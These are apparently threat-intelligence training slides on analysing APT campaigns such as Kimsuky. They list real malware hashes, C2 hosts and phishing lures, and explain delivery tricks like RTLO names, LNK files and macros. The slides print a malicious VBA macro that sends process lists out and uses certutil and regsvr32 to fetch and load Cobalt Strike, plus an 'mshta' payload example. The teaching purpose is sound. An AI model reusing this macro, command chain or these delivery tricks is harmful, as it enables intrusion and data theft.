
- ◆ MD5: 3a867b22141aa2ceff5e7c812960ceb5
 - ◆ Figure out the detection name on Virustotal
- ◆ PDB: D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\DLL.pdb
 - ◆ What's special ?
- ◆ C2: ftp://ftp.selp.o-r.kr/
 - ◆ Any report ?

Adversary Analysis Lab



- ◆ MD5: 3a867b22141aa2ceff5e7c812960ceb5
 - ◆ → Tool: Trojan.Win64.KGHLDR.ZJIH, A Variant Of Win64/Kimsuky.N
- ◆ PDB: D:\MyWork\PrevWork\취약점자료\IE\2021\Work\Final\splwow64_poc\x64\Release\DLL.pdb
 - ◆ → Language, Path
- ◆ C2: ftp://ftp.selp.o-r.kr/
 - ◆ → Infrastructure of Kimsuky

Diamond Model



Victim Analysis

- ◆ Email
- ◆ Decoy File
- ◆ Region
- ◆ Industry
- ◆ Targeted Data

Victim Analysis Lab



- ◆ MD5: e4aecc98f5f8747d8ab57d8347680207
- ◆ Receiver:
 - ◆ support@nusoft.com.tw
- ◆ subject:
 - ◆ 新軟系統股份有限公司防火牆故障 (1) 2023_04_01



Victim Analysis Lab



◆ MD5: 574c0c60df82b3d79937eaacddf83e3d

◆ filename:

◆ Ф о р м а з а я в к и (П р и л о ж е н и е 2). d o c

◆ Title:


◆ З а я в к а н а ф о р м и р о в а н и е т е м а т и к и п р о в е д е н и я
и с с л е д о в а н и й в р а м к а х р е а л и з а ц и и м е р о п р и я т и й
Ф Ц П « И с с л е д о в а н и я и р а з р а б о т к и п о
п р и о р и т е т н ы м н а п р а в л е н и я м р а з в и т и я н а у ч н о -
т е х н о л о г и ч е с к о г о к о м п л е к с а Р о с с и и н а 2 0 2 0 - 2 0 2 6
г о д ы » (ф о р м а)

Приложение 2

Заявка на формирование тематики
проведения исследований в рамках реализации мероприятий ФЦП
«Исследования и разработки по приоритетным направлениям развития
научно-технологического комплекса России на 2020-2026 годы» (форма)

1. Наименование организации, подающей предложение о формировании тематики
(полное, сокращенное):
2. Мероприятие Программы:
3. Тематическая(-е) область(-и) для финансирования поисковых и прикладных научных
исследований по приоритетным направлениям развития науки и технологий:
4. Предлагаемая тематика лота:
5. Необходимость выполнения предлагаемых работ:

Diamond Model



Capability Analysis


- ◆ Reconnaissance
- ◆ Delivery
- ◆ Vulnerability and Exploit
- ◆ Malware and Backdoor
- ◆ Tool

Delivery Methods

- ◆ Spearing phishing email
- ◆ Watering hole
- ◆ Supply chain
- ◆ USB

Spearing phishing email

- ◆ Fake sender email
- ◆ Compromised account
- ◆ b37543534e6bc0d155a69613defad25d



Watering hole attack

- ◆ Compromised trust site
 - ◆ LuoYu WinDealer

Watering hole attack

- ◆ Compromised a Chinese news site based in the US




Supply Chain Attack

◆ Compromised trust service

◆ ShadowHammer

◆ ASUS Live Update software

◆ <https://securelist.com/operation-shadowhammer/89992/>



Vulnerability and Exploit



- ◆ Fake document
- ◆ Macro
- ◆ LNK file
- ◆ OLE Exploit

Fake document

- ◆ Word, PDF, Excel... icon
- ◆ Execution file (.exe, .bat, .src)
- ◆ 👍 : Only need to change icon of PE.
- ◆ 👎 : The filename extension will be discovered, if user turns on the setting.
- ◆ RTLO naming : UNICODE <202e>
 - ◆ ex: 各国の化学大手の5G材料分野における構築xcod.scr

Fake document Lab



- ◆ IRAN AFGANISTAN MOU.exe(MD5: aa5d19cb085c0594803a17d0a374cfc2)
- ◆ 請務必使用VM
- ◆ target: icon

Fake document Lab

- ◆ Use PDF Reader's icon.



LNK file

- ◆ Word, PDF, Excel, etc ICON
- ◆ Can launch program with arguments
 - ◆ cmd, powershell, mshta
- ◆ ex: "mshta.exe http://c2.com/payload.hta"
- ◆ 👍 : Nice decoy icon. And it's easy to leverage system tools.
- ◆ 👎 : There is an arrow in the bottom right of icon.
- ◆ <https://github.com/silascutler/LnkParse>

- ◆ VPN異常處理.lnk (MD5: dbe599a086677155e757f03bb16061f5)
- ◆ 請務必使用VM
- ◆ target: commands

- ◆ %windir%\system32\cmd.exe /c mkdir VPN異常處理\ &&
copy .__MACOS__\VPN異常處理.pdf .\VPN異常處理\VPN異常處理.pdf &&
del VPN異常處理.lnk && cd .__MACOS__\ && start /min GoogleUpdate.exe

Macro

- ◆ VBA scripts in Office documents
- ◆ 👍 : Stable and high compatibility.
- ◆ 👎 : In default, the victim should enable macro manually.
- ◆ Analysis tool: <http://www.decalage.info/python/oletools>
 - ◆ olevba

Macro Analysis



- ◆ md5: 0d4444be21870043f776eb9764a79749
- ◆ target: macro code

Macro Analysis

```
Sub GetInfo()  
    Set objWMIService = GetObject("winmgmts:\\.\root\CIMV2")  
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Process", , 48)  
    Data = ""  
    For Each objItem In colItems  
        Data = Data & objItem.ProcessId & "|" & objItem.Name & "|" & objItem.ExecutablePath & vbNewLine  
    Next  
    Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")  
    URL = "https://catsdogs.info/requestbin/15pfpsy1"  
    objHTTP.Open "POST", URL, False  
    objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"  
    objHTTP.send (Data)  
End Sub  
Sub AutoOpen()  
    Call PullHeadFoot  
    Call InsertText  
    ChDir Environ$("TEMP")  
    CreateObject("Wscript.Shell").Run ("cmd.exe /b /c ""dir \\yametric.info\IPC || certutil -urlcache -split -f https://catsdogs.info/api/service  
dll"""), 0, False  
    Call GetInfo  
End Sub
```

Macro Analysis


- ◆ `CreateObject("Wscript.Shell").Run ("cmd.exe /b /c ""dir \\yametric.info\IPC || certutil -urlcache -split -f https://catsdogs.info/api/services/keepalive && certutil -decode -f keepalive srv.dll && start /min """" regsvr32 /s /i srv.dll""""), 0, False`
- ◆ Downloads CobaltStrike

OLE Exploit

- ◆ RTF file (.rtf)
- ◆ EQNEDT32.EXE
- ◆ CVE-2017-11882, CVE-2018-0802, CVE-2018-0798
- ◆ 👍 : Stable and automatic execution
- ◆ 👎 : Old 1 day, can't execute on patched version

OLE Exploit - Weaponize

